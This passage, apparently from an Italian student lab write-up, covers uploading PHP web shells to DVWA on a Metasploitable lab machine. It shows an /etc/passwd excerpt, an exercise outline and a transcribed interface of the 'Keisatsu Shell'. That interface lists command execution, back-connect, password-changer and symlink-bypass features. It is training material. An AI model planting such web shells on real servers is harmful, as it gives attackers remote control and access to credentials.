service:x:1002:1002,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


The browser's taskbar at the bottom shows various system icons and a "Right Ctrl" button.

Svolgimento

1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre informazioni scoperte della macchina
6. **BONUS:** usare una shell php più sofisticata.

Su Github sono molti gli esempi di shell più sofisticate.

A seguire 3 esempi di shell trovate e caricate su DVWA, in ordine di complessità del codice e dunque dell'interfaccia.



- Keisatsu Shell

- ## Server Info

Web Server : Apache/2.2.8 (Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g

User / Group: www-data(33) / www-data(33)

PHP Ver : 5.2.4-2ubuntu5.10

Disable Func: NONE

MySQL: ON | cURL:

```
Current Dir: (drwxr-xr-x) /var/www/dvwa/hackable/uploads/
```

Upload File:

File Choose File No file chosen

Page 10 of 10

Options:

Upload :: [New File](#) [New Folder](#)

Keisatsu_Shell ~ Thanks to IndoXploit

--[[Greetz to]]==--
Guru ji zero ,code breaker ica,Robot_Devil,google_warrior,INX_root,Darkwolf indishell,baba,Silent poison India,Magnum sniper,Atul Dwivedi,ethicalnoob Indishell,Local root indishell,Irfaninja indishell
cool toad,cool shavik, Ebin V Thomas,Dinelson Amine ,Mr. Trojan,rad paul,Godzilla,mike waals,Neo hacker ICA,Decoder,Th3 D3str0yer,cyber warrior,Golden boy INDIA,Ketan Singh,Yash,Reborn India,Alicks,Aneesh Dugra,silent hacker,lovetherisk
Suriya Prakash,cyber gladiator,Mt:52,Cyber Ace,hero,Minhal Mehdi ,Raj bhaji jt,cold fire hacker,Prashant Ranawa,Vik As VIKI ,Rakesh, Bhuppi,Mohit, Fte ^_/,Ashish,Shardhanand,Bhuppi and rest of TEAM INDISHELL
--[[Dedicated to]]==--
My Father and my EX Teacher #
--[[Interface Designed By]]==--
GCE ke Don

uname: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
server_ip: 192.168.32.105
your_ip: 192.168.32.104
server_software: Apache/2.2.8 (Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g
disabled_functions: none

total 120
drwxr-xr-x 2 www-data www-data 4096 Jan 8 09:46 .
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw----- 1 www-data www-data 35 Jan 8 07:14 shell.php
-rw----- 1 www-data www-data 35 Jan 8 07:38 shell2.php
-rw----- 1 www-data www-data 23399 Jan 8 08:14 shell3.php
-rw----- 1 www-data www-data 51554 Jan 8 09:39 shell4.php
-rw----- 1 www-data www-data 20321 Jan 8 09:46 shell5.php

--[[command execution]]==--

hex it

Choose FileNo file chosenUpload

--[[CGI Telnet]]==--
--[[CMS based symlink,VBulletin,wordpress and Joomla admin panel password changer]]==--
--[[PERL Back connect]]==--
--[[Python Back connect]]==--
--[[Generate php.ini file]]==--
--[[Can't read /etc/named.conf" bypasser+auto symlink public_html directory]]==--
--[[Symlink the "/" folder]]==--
(run php.ini before symlink for batter results)
--[[username (ls /etc/aliases)]]==--
--[[website and username]]==--